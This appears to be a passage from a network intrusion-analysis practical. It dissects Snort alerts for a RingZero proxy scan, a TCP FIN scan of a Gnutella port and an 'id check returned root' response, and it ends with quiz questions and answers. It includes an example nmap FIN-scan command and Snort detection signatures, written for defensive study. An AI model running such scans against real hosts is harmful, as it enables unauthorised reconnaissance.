VZGNI-PUB-5/DUMMY 64.222.0.0 - 64.223.255.255
NextNIC:99999
Whois provider: verizon.net

7. Evidence of active targeting:
After looking through the snort logs, reading analysis of the ring zero trojan and searching the dshield site, I believe that this was not part of active targeting, but an automated scan by an infected host of random IP addresses on popular proxy ports. My IP address was included as part of the scan by the trojans internal algorithm which randomly generates IP addresses to scan. I do not see any attempts to connect to my IP from the attacker other than the ones I mentioned above.

8. Severity:
Severity = (criticality + lethality) - (system countermeasures + network countermeasures)
This formula for determining the severity of an attack rates the criticality and the lethality of an attack subtracted from countermeasures on the host and network. The formula is based on a 5 point scale for each criterion, 1 being the lowest and 5 highest.

Criticality:
Criticality is measured in how critical this target system is to my network, since I am not offering proxy service to any one on the inside or outside of my network, and this attack traffic was discarded on my firewall, this attack did not cause any loss of service or damage to my home network. Thus I give this attack a value of 0 on the criticality scale.

Lethality:
If I was indeed running an open proxy server and this attack became successful, my IP would then get logged by the brains behind the trojan and maybe used to spam or attack others, so I give this attack a lethality of 3.

System countermeasures:
As stated previously, since I am not offering any services to the Internet on any of my boxes, I give a 5 to this value.

Network countermeasures:
My stateful packet filtering firewall silently drops all inbound packets with only the Syn flags set; I don't have any host connected to the DMZ port on my firewall, an Nmap scan periodically performed by me on my home IP from my work shows 0 ports open. This allows me to give myself a 5 on network countermeasures.

Severity = (Target's Criticality + Attack Lethality) - (System Countermeasures + Network Countermeasures) = (0 +3) - (5 + 5) = -7.

9. Defensive Recommendation:
Adequate defenses are in place to prevent successful attacks such as ring zero, **[6]** I have antivirus clients on all my boxes that go out nightly and download new patterns from the vendor's site. I have no intentions of offering any Internet services from my cable modem connection.

10. Multiple Choice Test Question
What is the default Tcp TTL on Solaris 2.x ?

a, 255
b, 64
c, 128
d, 60

Answer = 255

Windows NT and above use the default TTL of 128, Irix 5.3 and 6.x uses the default TTL of 60 and Linux uses the default TTL of 64.

Questions from the community

I posted my first detect to the intrusions@incidents.org mailing list and received an e-mail from Johnny Wong in which he asked me three questions, my original post can be found here, Johnny's questions can be found here and below is my response to his comments.

Johnny's E-mail
Hi there,
A good and sound detect. I also covered Proxy Scan in one of my submitted detects.
My comments:
***1,** Are u able to observe a certain pattern to the attacker's packets? Such as recycling of the source port number?*
***2**, Would you be able to deduce the type of tool used?*
You also observed the packets (from the 64.x.x.x address) on 3 different occasions, consistently 2 days apart.
***3**, Could the targeted addresses be a subset of a larger network?*
Hope these comments help.
Rgds,
Johnny Wong

Response to Johnny

1, Packets that came on the first day of the attack (12/23) started and finished within 2.89 second of each other. Packets that came on the second day of attacks had the similar time frame between the first Syn attempt and the last one. Similar results are seen for the third day. Three source ports used the first day were in this order.

Dec 23rd 8 Syn packets,
attacker:1332 > my_host:8080
attacker:1336 > my_host:80
attacker:1339 > my_host:3128
attacker:1332 > my_host:8080
attacker:1339 > my_host:3128
attacker:1339 > my_host:3128
attacker:1332 > my_host:8080
attacker:1336 > my_host:80
Dec 25th 8 syn packets
attacker:4756 > my_host:8080
attacker:4763 > my_host:80
attacker:4798 > my_host:3128
attacker:4756 > my_host:8080
attacker:4798 > my_host:3128
attacker:4798 > my_host:3128
attacker:4756 > my_host:8080
attacker:4763 > my_host:80
Dec 27th 8 syn packets
attacker:4919 > my_host:8080
attacker:4921 > my_host:80

attacker:4924 > my_host:3128
attacker:4924 > my_host:3128
attacker:4924 > my_host:3128
attacker:4919 > my_host:8080
attacker:4919 > my_host:8080
attacker:4921 > my_host:80
So it seems like a rapid fire automated pattern with repeating Src ports within a very short period of time.

2, After reading up on ring zero and comparing patterns to known signatures, I believe it is a variant of ring zero. I was not able to find the source code for ring zero or I could further match similarities between the code and the actions.

3, It is possible that the algorithm which the Trojan was using to generate IP addresses to scan had popular cable modem net blocks i.e. the 66.176.0.0 - 66.177.207.255 net block is owned by Comcast, however I think If I want my trojan to find open proxies I Would not look at home cable modem users since they usually don't have open web proxies.

References:
[1] Green, Chris. "[Snort-announce] 1.9.0beta4". Sep 2002
URL:http://www.somelist.com/mails/49040/

[2] Stearns, William. "p0f, passive OS fingerprinting tool"
URL:http://www.stearns.org/p0f/

[3] White, Tim. "The proxy port scanning: 80,8080,3198,RingZero,etc." Security Focus Incidents Mailing List. Oct 1999
URL:http://www.securityfocus.com/archive/75/31239

[4] "IP Info for 64.222.186.236" DShield.org, Distributed Intrusion Detection System.
URL:http://www.dshield.org/ipinfo.php?ip=64.222.186.236

[5] "Incident Detail for Incident ID 60385369". myNetWatchman - Network Intrusion Detection and Reporting
URL:http://www.mynetwatchman.com/LID.asp?IID=60385369

[6] Daviel Andrew. "The Hunt for RingZero" squid-users mail-archive. Nov 1999
URL:http://www.squid-cache.org/mail-archive/squid-users/199911/0479.html

Detect2: TCP FIN Attack

1. SOURCE OF TRACE
This trace was obtained from a binary log file 2002.5.20 which was downloaded from http://www.incidents.org/logs/raw/

According to www.incidents.org/logs/raw/README file, this log file was acquired by running Snort in binary logging mode. The checksums have been altered and only packets that violate the unknown ruleset appear in the logs. Also all non-local IP addresses are real addresses and the protected network's IP addresses have been altered.
The file name signifies that it was captured on May 20th 2002, however upon opening the file in ethereal it appears that the first packet was captured on June 19th 2002 20:23:52 and the last packet was captured on June 20th 2002 19:42:53. To get a better idea of the network that this snort binary file was obtained from, we should find out all the source and destination MAC (Hardware) addresses. We can do that by sending Tcpdump output through standard UNIX commands such as cut and sort to get all the unique source Mac addresses. I ran Tcpdump with these arguments.

-n = don't try to resolve IP to names.
-e = Print the link level header.
-q = Print less information so output lines are shorter.
-r = Read this file (2002.5.20)

 # tcpdump -neqr 2002.5.20 | cut -d ' ' -f2 | sort -u

0:0:c:4:b2:33
0:3:e3:d9:26:c0

This gave me all the unique source MAC addresses. To find all unique destination MAC addresses I shall run the same command except this time I asked the cut utility to cut the third value (f3) in the output of tcpdump -neqr which is the destination MAC address.

 # tcpdump -neqr 2002.5.20 | cut -d ' ' -f3 | sort -u

0:0:c:4:b2:33
0:3:e3:d9:26:c0

This gave me the same two MAC addresses, which tells us that the Snort sensor was placed between these two MAC addresses and was capturing traffic in promiscuous mode. The first 3 bytes of a MAC address identifies the vendor who made the network card, so a quick search on http://standards.ieee.org/regauth/oui/oui.txt site maintained by IEEE for 00000c and 0003e3 tells us that both the MAC addresses are assigned to Cisco, a major manufacturer of network devices. I decided to use some more UNIX commands to get a better layout of the network in question.

 # tcpdump -neqr 2002.5.20 ether src 0:0:c:4:b2:33 | cut -d ' ' -f 5 | cut -d '.' -f1-4 |sort | uniq -c
3976 *46.5.180.250*

This Tcpdump command mentioned above will read the 2002.5.20 file and only display the packets in which the source MAC address matches 0:0:c:4:b2:33, I further piped it into the cut command with the argument to only display the fifth field (source IP address) using space as a delimiter, then I piped it into the cut command again with the argument to show only the IP address (entries one through four)and not the source port using the period(.) as a delimiter. Further piping into sort and uniq commands gave me a count of all the

unique source IP addresses which is IP address 46.5.180.250 and the number of times it appears, **3976**. Applying the same command, but using the other MAC address as the filter, we get the following results.

 # tcpdump -neqr 2002.5.20 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 5 | cut -d '.' -f1-4 |sort | uniq -c

1 *12.253.150.137*
2 *152.163.210.75*
2 *18.88.0.68*

<<<<< Snipped >>>>>>>>

47 *255.255.255.255*
1 *61.193.164.210*
17 *66.28.236.82*
7 *66.82.32.1*

Note: Above you see all the unique IP addresses proceeded by the number of times they have appeared when the source MAC address is 0:3:e3:d9:26:c0.
This tells us that the IP address scheme on the internal network is 46.5.0.0/16 which is a reserved address used as internal non routable addresses.

OrgName: Internet Assigned Numbers Authority
OrgID: IANA
Address: 4676 Admiralty Way, Suite 330
City: Marina del Rey
StateProv: CA
PostalCode: 90292-6695
Country: US
NetRange: 46.0.0.0 - 46.255.255.255
CIDR: 46.0.0.0/8
NetName: RESERVED-46

2. DETECT GENERATED BY:
The system and software used for detect number 1 was also used for this detect and to save space, I will not list it again.
Snort command used to generate the alerts:

#snort -k none -A full -c /tmp/SANS/snort-2.1.0/etc/snort.conf -r 2002.5.20 -l /tmp/SANS/2002.5.20-dir

Options explanation:
-r = Read and process tcpdump file specified (2002.5.20)
-k none = Don't check for Tcp checksums, since they have been munged and are a result of obscuring the true IP addresses of the internal network
-A full = writes the alert to the "alert" file with the full decoded header as well as the alert message.
-c = use this config file /tmp/SANS/snort-2.1.0/etc/snort.conf
-d = Dump the Application Layer.
-l = log to /tmp/foo/home-network directory

Snort Output Summary:
Snort processed 4285 packets.

Breakdown by protocol: Action Stats:

TCP: 4251 (99.207%) ALERTS: 1128
UDP: 34 (0.793%) LOGGED: 2164
ICMP: 0 (0.000%) PASSED: 0
ARP: 0 (0.000%)

I then used Snortsnarf to categorize and display the alerts, attackers, signatures and then focused on the TCP FIN based attacks.

SNORT-SNARF-OUTPUT

Source-IP	**# of Alerts**	**Total Alerts**
217.208.42.220	1	1
12.253.150.137	1	1

Dest-IP	**# of alerts**	**Total Alerts**
46.5.218.1822	2	2

The snort signature that detected this attack was

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN FIN"; stateless; flags:F,12; reference:arachnids,27; classtype:attempted-recon; sid:621; rev:3;)

These rule reside in the standard rule set's scan.rules file and will trigger an alert when Tcp traffic originating from any external IP address with any source port is captured on the way to the internal network with any destination port in which the Tcp flag Fin is set and to mask off the twelve bits (flags:F,12;). The stateless option will apply the rule to the packet without snorts stateful inspection feature. The classification identifier for the rule is attempted-recon (classtype: attempted-recon;) and the rule's revision number is 3 (rev:3;)

3. Probability the source address was spoofed:

A look up of the two attacking IP's gives us the following.
A query for IP 217.208.42.220 at ARIN **[1]** pointed us to RIPE, the Regional Internet Registry for Europe, the Middle East, Central Asia and African countries located north of the equator. A query on ripe for the above address tells us that it belongs to TELIANET Network Services, an ISP in Sweden **[2]**

inetnum: 217.208.0.0 - 217.208.255.255
netname: TELIANET
descr: Telia Network Services
descr: ISP
country: SE
admin-c: TR889-RIPE
tech-c: TR889-RIPE
status: ASSIGNED PA

notify: backbone@telia.net

A query for IP 12.253.150.137 at Dshield **[3]** tells us it belongs to Comcast, a cable ISP in the US.

CustName: Comcast Corporation
Address: 1500 Market Street
City: Philadelphia
StateProv: PA
PostalCode: 19102
Country: US
RegDate: 2003-10-10
Updated: 2003-10-10
NetRange: 12.253.128.0 - 12.253.191.255
CIDR: 12.253.128.0/18
NetName: COMCAST-12-253-128-0-AURORA
NetHandle: NET-12-253-128-0-1
Parent: NET-12-0-0-0-1

A Tcpdump output of all packets, to or from the two attacking IP give us the following output

#tcpdump -nvvvxXr 2002.5.20 host '12.253.150.137 or 217.208.42.220'

05:36:52.874488 217.208.42.220.20000 > 46.5.218.182.6346: F [bad tcp cksum f9f9!]
780063077:780063077(0) win 65535 (DF)
(ttl 46, id 45072, len 40, bad cksum 955d!)
0x0000 4500 0028 b010 4000 2e06 955d d9d0 2adc E..(..@....]...*
0x0010 2e05 dab6 4e20 18ca 2e7e d165 0000 0000 ....N....~.e....
0x0020 5001 ffff 41b3 0000 0000 0000 0000 P...A.....

05:54:21.464488 12.253.150.137.61579 > 46.5.218.182.6346: F [bad tcp cksum f9f9!]
2404315448:2404315448(0) win 16384 (DF)
(ttl 44, id 4937, len 40, bad cksum 954b!)
0x0000 4500 0028 1349 4000 2c06 954b 0cfd 9689 E..(.I@.,..K....
0x0010 2e05 dab6 f08b 18ca 8f4e f138 0000 0000 .....N.8....
0x0020 5001 4000 3fca 0000 0000 0000 0000 P.@.?.....

Further analysis of above and the capture file show that.....

1, The TTL's are similar for both packets, 46 and 44, a traceroute from my home network to the attacking IP's stops at 18 and 20 hops respectively.
2, Both IP's are currently not responding to ICMP pings.
3, 217.208.42.220 resolves to h220n1fls23o1073.bredband.comhem.se
4, 12.253.150.137 resolves to 12-253-150-137.client.attbi.com
5, In both packets, the destination ports are same 6346 which is used by Gnutella **[4]**file sharing client.
6, There is no activity to or from the attacking hosts other than the two packets above.

7, Both packets arrived approximately eight minutes apart on the same date (June 20 2002)

The purpose of an Nmap Fin scan is to get an ACK-RST reply (further details below), and if the source IP was spoofed, the attacker will not get anything back, thus defying the purpose of the scan. Further analysis and correlations below also helped me decide that the attacking IP addresses were not spoofed.

4. Description of attack:
Nmap (Network Mapper) **[5]** is an open source utility for network exploration or security auditing. It can be used to send different combination of Tcp and Udp packets to a host to determine open ports and operating system information. We are currently analyzing a snort alert that was triggered when snort saw a Tcp packet with only the fin flag set to the victim IP address. From Nmap's manual page, we learn that Nmap can be used to detect different operating systems by sending specially crafted packets to its target, which would result in a response that is unique to each operating system. This response is then matched against known signatures of different operating systems and the results are displayed to the user running Nmap. The activity was seen coming from two attacking hosts 217.208.42.220 and 12.253.150.137. Both these hosts sent the target one Tcp packet each with the fin flag set. The traffic currently being analyzed was captured and posted by the GIAC and does not shows any other traffic to or from these attackers other than one fin packet each.

To see any traffic coming from one attacker, we type
#tcpdump -nr 2002.5.20 src host 217.208.42.220
05:36:52.874488 217.208.42.220.20000 > 46.5.218.182.6346: F 780063077:780063077(0) win 65535 (DF)

Only one packet, how about the other attacker,

#tcpdump -nr 2002.5.20 src host 12.253.150.137
05:54:21.464488 12.253.150.137.61579 > 46.5.218.182.6346: F 2404315448:2404315448(0) win 16384 (DF)

Similar results. Let's see if we can find all traffic from these two attackers destined for our host
 # tcpdump -nr 2002.5.20 'dst host 46.5.218.182 and (src host 217.208.42.220 or 12.253.150.137)'

05:36:52.874488 217.208.42.220.20000 > 46.5.218.182.6346: F 780063077:780063077(0) win 65535 (DF)
05:54:21.464488 12.253.150.137.61579 > 46.5.218.182.6346: F 2404315448:2404315448(0) win 16384 (DF)

Similar results again, hmmm.... all stimuli? Is there any traffic going to these hosts from victim host?

 # tcpdump -nr 2002.5.20 'src host 46.5.218.182 and (dst host 217.208.42.220 or 12.253.150.137)'
Nothing going back, seems like the Rst packets were not sent back to the attacker.

Let's have Tcpdump show us all fin packets heading for 46.5.218.182

 # tcpdump -nr 2002.5.20 dst host 46.5.218.182 and tcp[13]== 1

05:36:52.874488 217.208.42.220.20000 > 46.5.218.182.6346: F 780063077:780063077(0) win 65535 (DF)
05:54:21.464488 12.253.150.137.61579 > 46.5.218.182.6346: F 2404315448:2404315448(0) win 16384 (DF)

{There are 6 bits in the control bits section of the TCP header, tcp[13]== 1 means the 13th octet in the Tcp header is equal to decimal 1 (fin flag set)}. Only two packets with the fin flag set were sent to this victim within this log. I had two theories about this detect, however after further analysis, theory number one seems valid to me.

1, It is possible that the attackers sent these stealth packets to the victim to query the status of Gnutella running on its default port 6346.

2, My second theory is that this host was involved in file sharing via Gnutella based software and had open connections to these two hosts which did not show up in the logs because the logs are showing activity for only one day. These connections were finally torn down by the "attacking" IP's after inactivity or for whatever reason. However to counter this theory, is the fact that the rules of TCP connection and termination **[6]** require that the server (victim) respond to the FIN packet with a FIN-ACK packet. A proper way to terminate a established Tcp connection would go as follows.

Host A sends FIN to Host B to terminate host B's side of the connection
Host B sends FIN-ACK to host A acknowledging that FIN
Host B now sends a FIN to Host A telling A to terminate its side of the connection.
HOST A responds with a FIN-ACK

I did not see any traffic between these hosts except the two FIN packets. Tcpdump was run against the log file again, and all traffic to and from port 6346 was searched. This showed that this host was involved in Gnutella based connections and the real IP address of the victim is 170.129.88.52. (See bold below)

#tcpdump -nvvxXr 2002.5.20 port 6346
05:36:52.874488 217.208.42.220.20000 > 46.5.218.182.6346: F [bad tcp cksum f9f9!] 780063077:780063077(0) win 65535 (DF) (ttl 46, id 45072, len 40, bad cksum 955d!)
0x0000 4500 0028 b010 4000 2e06 955d d9d0 2adc E..(..@....]...*
0x0010 2e05 dab6 4e20 18ca 2e7e d165 0000 0000 ....N....~.e....
0x0020 5001 ffff 41b3 0000 0000 0000 0000 P...A.....
05:54:21.464488 12.253.150.137.61579 > 46.5.218.182.6346: F [bad tcp cksum f9f9!] 2404315448:2404315448(0) win 16384 (DF) (ttl 44, id 4937, len 40, bad cksum 954b!)
0x0000 4500 0028 1349 4000 2c06 954b 0cfd 9689 E..(.I@.,..K....
0x0010 2e05 dab6 f08b 18ca 8f4e f138 0000 0000 .....N.8....
0x0020 5001 4000 3fca 0000 0000 0000 0000 P.@.?.....
05:57:49.484488 148.63.151.214.2856 > 46.5.218.182.6346: P [bad tcp cksum f9f9!] 3546041866:3546042036(170) win 8192 (DF) (ttl 109, id 11431, len 210, bad cksum b1b3!)
0x0000 4500 00d2 2ca7 4000 6d06 b1b3 943f 97d6 E...,.@.m....?..

0x0010 2e05 dab6 0b28 18ca d35c 4e0a 0000 0000 .....(...\N.....
0x0020 5e08 2000 a104 0000 474e 5554 454c 4c41 ^.....GNUTELLA
0x0030 2043 4f4e 4e45 4354 2f30 2e36 0d0a 5573 .CONNECT/0.6..Us
0x0040 6572 2d41 6765 6e74 3a20 4265 6172 5368 er-Agent:.BearSh
0x0050 6172 6520 322e 362e 330d 0a4d 6163 6869 are.2.6.3..Machi
0x0060 6e65 3a20 312c 382c 3235 352c 312c 3830 ne:.1,8,255,1,80
0x0070 390d 0a50 6f6e 672d 4361 6368 696e 673a 9..Pong-Caching:
0x0080 2030 2e31 0d0a 486f 7073 2d46 6c6f 773a .0.1..Hops-Flow:
0x0090 2031 2e30 0d0a 4c69 7374 656e 2d49 503a .1.0..Listen-IP:
0x00a0 2031 3438 2e36 332e 3135 312e 3231 343a .148.63.151.214:
0x00b0 3633 3436 0d0a 5265 6d6f 7465 2d49 503a 6346..Remote-IP:
*0x00c0 2031 3730 2e31 3239 2e38 382e 3532 0d0a .**170.129.88.52**..*
0x00d0 0d0a ..
05:59:50.734488 148.63.151.214.2856 > 46.5.218.182.6346: P [bad tcp cksum f9f9!] 3546041866:3546042036(170) win 8192 (DF) (ttl 109, id 48733, len 210, bad cksum 1ffd!)
0x0000 4500 00d2 be5d 4000 6d06 1ffd 943f 97d6 E....]@.m....?..
0x0010 2e05 dab6 0b28 18ca d35c 4e0a 0000 0000 .....(...\N.....
0x0020 5e08 2000 a104 0000 474e 5554 454c 4c41 ^.....GNUTELLA
0x0030 2043 4f4e 4e45 4354 2f30 2e36 0d0a 5573 .CONNECT/0.6..Us
0x0040 6572 2d41 6765 6e74 3a20 4265 6172 5368 er-Agent:.BearSh
0x0050 6172 6520 322e 362e 330d 0a4d 6163 6869 are.2.6.3..Machi
0x0060 6e65 3a20 312c 382c 3235 352c 312c 3830 ne:.1,8,255,1,80
0x0070 390d 0a50 6f6e 672d 4361 6368 696e 673a 9..Pong-Caching:
0x0080 2030 2e31 0d0a 486f 7073 2d46 6c6f 773a .0.1..Hops-Flow:
0x0090 2031 2e30 0d0a 4c69 7374 656e 2d49 503a .1.0..Listen-IP:
0x00a0 2031 3438 2e36 332e 3135 312e 3231 343a .148.63.151.214:
0x00b0 3633 3436 0d0a 5265 6d6f 7465 2d49 503a 6346..Remote-IP:
0x00c0 2031 3730 2e31 3239 2e38 382e 3532 0d0a .170.129.88.52..
0x00d0 0d0a ..

<<<<Snipped>>>>>>>>>

06:07:20.724488 148.63.151.214.2856 > 46.5.218.182.6346: P [bad tcp cksum f9f9!] 3546041866:3546042036(170) win 8192 (DF) (ttl 109, id 11947, len 210, bad cksum afaf!)
0x0000 4500 00d2 2eab 4000 6d06 afaf 943f 97d6 E.....@.m....?..
0x0010 2e05 dab6 0b28 18ca d35c 4e0a 0000 0000 .....(...\N.....
0x0020 5e08 2000 a104 0000 474e 5554 454c 4c41 ^.....GNUTELLA
0x0030 2043 4f4e 4e45 4354 2f30 2e36 0d0a 5573 .CONNECT/0.6..Us
0x0040 6572 2d41 6765 6e74 3a20 4265 6172 5368 er-Agent:.BearSh
0x0050 6172 6520 322e 362e 330d 0a4d 6163 6869 are.2.6.3..Machi
0x0060 6e65 3a20 312c 382c 3235 352c 312c 3830 ne:.1,8,255,1,80
0x0070 390d 0a50 6f6e 672d 4361 6368 696e 673a 9..Pong-Caching:
0x0080 2030 2e31 0d0a 486f 7073 2d46 6c6f 773a .0.1..Hops-Flow:
0x0090 2031 2e30 0d0a 4c69 7374 656e 2d49 503a .1.0..Listen-IP:
0x00a0 2031 3438 2e36 332e 3135 312e 3231 343a .148.63.151.214:
0x00b0 3633 3436 0d0a 5265 6d6f 7465 2d49 503a 6346..Remote-IP:
0x00c0 2031 3730 2e31 3239 2e38 382e 3532 0d0a .170.129.88.52..
0x00d0 0d0a

5. Attack mechanism:

TCP FIN scanning is used to evade IDS, get more information about access control lists used, check for open ports and OS identification. According to Nmap's manual page **[7].** If

the victim has Tcp port 6346 closed, it will respond with a Tcp packet with the reset flag set. If the Tcp port 6346 is open (awaiting connections), it will silently ignore the incoming "bare FIN packet", thus telling the attacker the state of the port. A fin scan can be generated by Nmap using the following command which will send a Tcp packet to port 6346 with only the FIN flag set to 10.0.0.1

nmap -sF -v -p 6346 10.0.0.1

The -sF argument tells Nmap to use a stealthy fin only scan, the -v option is for verbosity and -p stands for the destination port to scan.
Microsoft, Cisco, MVS and a few other operating systems however will respond to a FIN packet such as above with a reset packet, regardless of the ports state.

6. Correlations:
Searching for the attacking IP addresses did not produce any results on mynetwatchman.com or Dshield. The concept for this type of attack was discussed in a few articles on the Internet**. [8][9].** A search for the attacking IP on the incidents.org mailing list did not produce any results either. On one message board,**[10]** I found a post by someone that experienced similar attacks, however attacking IP's were not mentioned.

7. Evidence of active targeting:
In my opinion, this was absolutely a case of active targeting. The victim host in this case was targeted because the attackers were looking for IP addresses that have the Gnutella client running and have Tcp port 6346 open. Once the open state of the port was discovered, the attacker may come back for a normal connection attempt (SYN, SYN-ACK, ACK) later. A search for the attacking IP's in the log files named 2002.5.19, 2002.5.21 and 2002.5.22 however, did not show any traffic to or from the attacking hosts.

#tcpdump -nr 2002.5.19 'src or dst' host 217.208.42.220

#tcpdump -nr 2002.5.19 'src or dst' host '217.208.42.220 or 12.253.150.137'

#tcpdump -nr 2002.5.21 'src or dst' host '217.208.42.220 or 12.253.150.137'

#tcpdump -nr 2002.5.22 'src or dst' host '217.208.42.220 or 12.253.150.137'

#tcpdump -nr 2002.5.20 'src or dst' host '217.208.42.220 or 12.253.150.137'

8. Severity:
Severity = (criticality + lethality) - (system countermeasures + network countermeasures)
This formula for determining the severity of an attack rates the criticality and the lethality of an attack subtracted from countermeasures on the host and network.
The formula is based on a 5 point scale for each criterion, 1 being the lowest and 5 highest.

Criticality:
Criticality is measured in how critical this target system is to any network, after analyzing the traffic patterns to and from this host; it appears that this is a desktop machine not

offering any mission critical services. However if this machine becomes compromised by a trojan or a virus, being an internal host, It can raise a lot of havoc and can be the cause of loss revenue and further compromises, thus I give this machine a 3 on the criticality aspect.

Lethality:
A FIN based scan discussed above can tell an attacker the state of an open port; in this case we are assuming that it told the attacker it is open by not sending him a RST packet. P2P networks are notorious for spreading Trojans and transferring of copy righted materials. Thus I give this attack a score of 3 on the lethality level

System countermeasures:
Looking in detail at the logs, a few days before and after the current log file tells us that the system countermeasures on this host are not present. P2P traffic is freely flowing to and from this host. This makes me think that there is no host based security software installed on this host. Poor system countermeasures are a result of this host getting a 2 on the score board.

Network countermeasures:
Snort has captured the traffic that we are discussing because there is a rule set that requires P2P traffic to be logged. The presence of an IDS is a sign that some form of network countermeasures are in place, however it seems like the alerts on P2P traffic are regularly being logged and no action has been taken. It also seems like ACL's are not being applied to block traffic such as this, this may spell that either an acceptable use policy is not present or not strictly enforced. These types of countermeasures get a score of 1 in my book.

Severity = (Target's Criticality + Attack Lethality) - (System Countermeasures + Network Countermeasures)

(3 +3) - (2 + 1) = 3.

9. Defensive Recommendation:
P2P networks have no place in corporate environments, they produce a threat of internal host compromises, waste company bandwidth and may result in law suites due to the illegal sharing of copy righted material. Traffic such as this should be blocked weather it is outbound or inbound. Major router manufacturers allow ingress and egress filtering, which means applying access control lists on certain traffic leaving and entering the network. It is difficult to tell if a firewall is in place between the internal and external networks, because of the limited information provided by the logs obtained from the incidents.org site. There should be ACL's applied on both inbound and outbound interfaces to stop harmful traffic such as this to enter or leave the network. All Internet bound traffic from internal workstations should be blocked, If, for work related purposes, web surfing is allowed, it must be filtered by content management software or it should go via a proxy server that only allows port 80 and port 443 traffic.

10. Multiple Choice Test Question
Q, nmap -sU 192.168.0.2-23 will do the following

A) Scan for all listening TCP ports
B) Scan for all listening UDP ports
C) Scan for open telnet port
D) Scan for all listening UDP ports on hosts 192.168.0.2 through 192.168.0.23

Answer = D

References:
[1] "Search results for:217.208.42.220". Output from ARIN WHOIS
URL:http://ws.arin.net/cgi-bin/whois.pl?queryinput=217.208.42.220

[2] "Search results for:TELIANET-RR" Query the RIPE Whois Database
URL:http://www.ripe.net/perl/whois?searchtext=TELIANET-RR&form_type=simple

[3] "IP Info for 12.253.150.137" DShield.org Distributed Intrusion Detection System
URL:http://www.dshield.org/ipinfo.php?ip=12.253.150.137&Submit=Submit

[4] "The Gnutella Protocol Specification v0.41" June 2001
URL:http://www9.limewire.com/developer/gnutella_protocol_0.4.pdf

[5] "Nmap - Free Security Scanner For Network Exploration & Security Audits."
URL:http://www.insecure.org/nmap

[6]Stevens, Richard. TCP/IP Illustrated, Volume 1. Page 233 Reading: Addison Wesley Longman, 1994.

[7] Fyodor. "Nmap network security scanner man page"
URL:http://www.insecure.org/nmap/data/nmap_manpage.html

[8] Fyodor. "Remote OS detection via TCP/IP Stack FingerPrinting" June 2002
URL:http://www.insecure.org/nmap/nmap-fingerprinting-article.html

[9] Maimon, Uriel. "MPort Scanning without the SYN flag" Phrack 49.
URL:http://www.phrack.org/phrack/49/P49-15

[10] "Snort, FIN Scans, and port 6346 (Gnutella)". Forum: Linux - Security
URL:http://www.linuxquestions.org/questions/archive/4/2003/11/3/116848

Detect 3: ATTACK RESPONSES id check returned root

1. SOURCE OF TRACE
This trace was obtained from a binary log file 2002.9.10 which was downloaded from http://www.incidents.org/logs/raw/

According to www.incidents.org/logs/raw/README file, this log file was acquired by running Snort in binary logging mode. The checksums have been altered and only packets that violate the unknown rule set appear in the logs. Also all non-local IP addresses are real addresses and the protected network's IP addresses have been altered.
The file name signifies it was captured on Sep 10th 2002, however upon opening the file in ethereal it appears that the first packet was captured on Oct 9th 2002 8:00:03 PM and the last packet was captured on Oct 10th 2002 7:50:08 PM. Let's try to understand the network topology by breaking down the packets. First let's find out all the source and destination MAC (Hardware) addresses by running Tcpdump with these arguments.

-n = Don't try to resolve IP to names.
-e = Print the link level header.
-q = Print less information so output lines are shorter.
-r = Read this file (2002.9.10)
We will also use the cut utility to get all the different MAC addresses, which will help us determine the network topology.
NOTE: The term "...snipped..." is used when redundant or unnecessary log information is removed to save space.

 # tcpdump -neqr 2002.9.10 | cut -d ' ' -f2 | sort -u
0:0:c:4:b2:33
0:3:e3:d9:26:c0

 # tcpdump -neqr 2002.9.10 | cut -d ' ' -f3 | sort -u
0:0:c:4:b2:33
0:3:e3:d9:26:c0

The above results show us two unique MAC addresses throughout the whole capture file, which tells us that the Snort sensor was capturing traffic while strategically placed between these devices. A search on http://standards.ieee.org/regauth/oui/oui.txt tells us that these MAC addresses belong to Cisco Corporation which makes network routers and switches. TO determine which of these MAC addresses belongs to which router, we shall use some more UNIX utilities.

tcpdump -neqr 2002.9.10 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 5 | cut -d '.' -f1-4 |sort | uniq -c

1	*12.111.47.194*
44	*192.77.15.39*
2	*198.150.73.5*
1	*199.197.130.21*

<<<< Snipped >>>>>>

2	*64.253.195.181*
2	*64.38.220.30*
6	*64.94.4.37*
2	*80.6.250.44*
1	*80.67.66.40*

This command showed us all the unique IP addresses proceeded by the number of times they have appeared when the source MAC address is 0:3:e3:d9:26:c0. Lets try the same command again, except this time we will change the source MAC address to 0:0:c:4:b2:33

tcpdump -neqr 2002.9.10 ether src 0:0:c:4:b2:33 | cut -d ' ' -f 5 | cut -d '.' -f1-4 |sort | uniq -c

6	*32.245.166.119*
3114	*32.245.166.236*

This tells me that this is the 32.245.0.0/16 network that's using a NAT router with the MAC address of 0:0:c:4:b2:33, thus 32.245.0.0/16 will be considered the home_network from this point on.

2. DETECT GENERATED BY:
The system and software used for detect number 1 was also used for this detect and to save space, I will not list it again.
Snort command used to generate the alerts:
#snort -k none -A full -c /tmp/SANS/snort-2.1.0/etc/snort.conf -r 2002.9.10 -l /tmp/SANS/2002.9.10-dir

Note: All the options used were explained in detect 1 and 2, and will not be repeated for the sake of saving space.

Snort processed 3498 packets.
Breakdown by protocol: Action Stats:

TCP: 3495 (99.914%) ALERTS: 610
UDP: 0 (0.000%) LOGGED: 1150
ICMP: 0 (0.000%) PASSED: 0
TCP Stream Reassembly Stats:
TCP Packets Used: 3492 (99.828%)
Reconstructed Packets: 0 (0.000%)
Streams Reconstructed: 2304

Using Snortsnarf to make an html file out of the snort generated alerts, I started analyzing the alerts in a browser and saw three different types of alerts:

BAD-TRAFFIC Tcp port 0 traffic
ATTACK-RESPONSES id check returned root
SCAN nmap TCP

I decided to analyze the "ATTACK-RESPONSES id check returned root" alert and started to research all the traffic that was related to this attack. This is the alert that snort generated.

[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
10/10-02:59:56.156507 65.118.58.104:80 -> 32.245.166.236:64857

TCP TTL:46 TOS:0x0 ID:25786 IpLen:20 DgmLen:1500 DF
****AP*** Seq: 0x16C8F612 Ack: 0x871B2052 Win: 0x1920 TcpLen: 20*

In this packet we see a Tcp packet with its Ack and push flags set, which originated from the http port (80) on 65.118.58.104 destined for our internal host 32.245.166.236. At first glance it looks like a reply to an http request, further analysis are conducted below.
The snort signature that detected this attack is as follows

alert ip any any -> any any (msg:"ATTACK-RESPONSES id check returned root"; content: "uid=0(root)"; classtype:bad-unknown; sid:498; rev:4;)

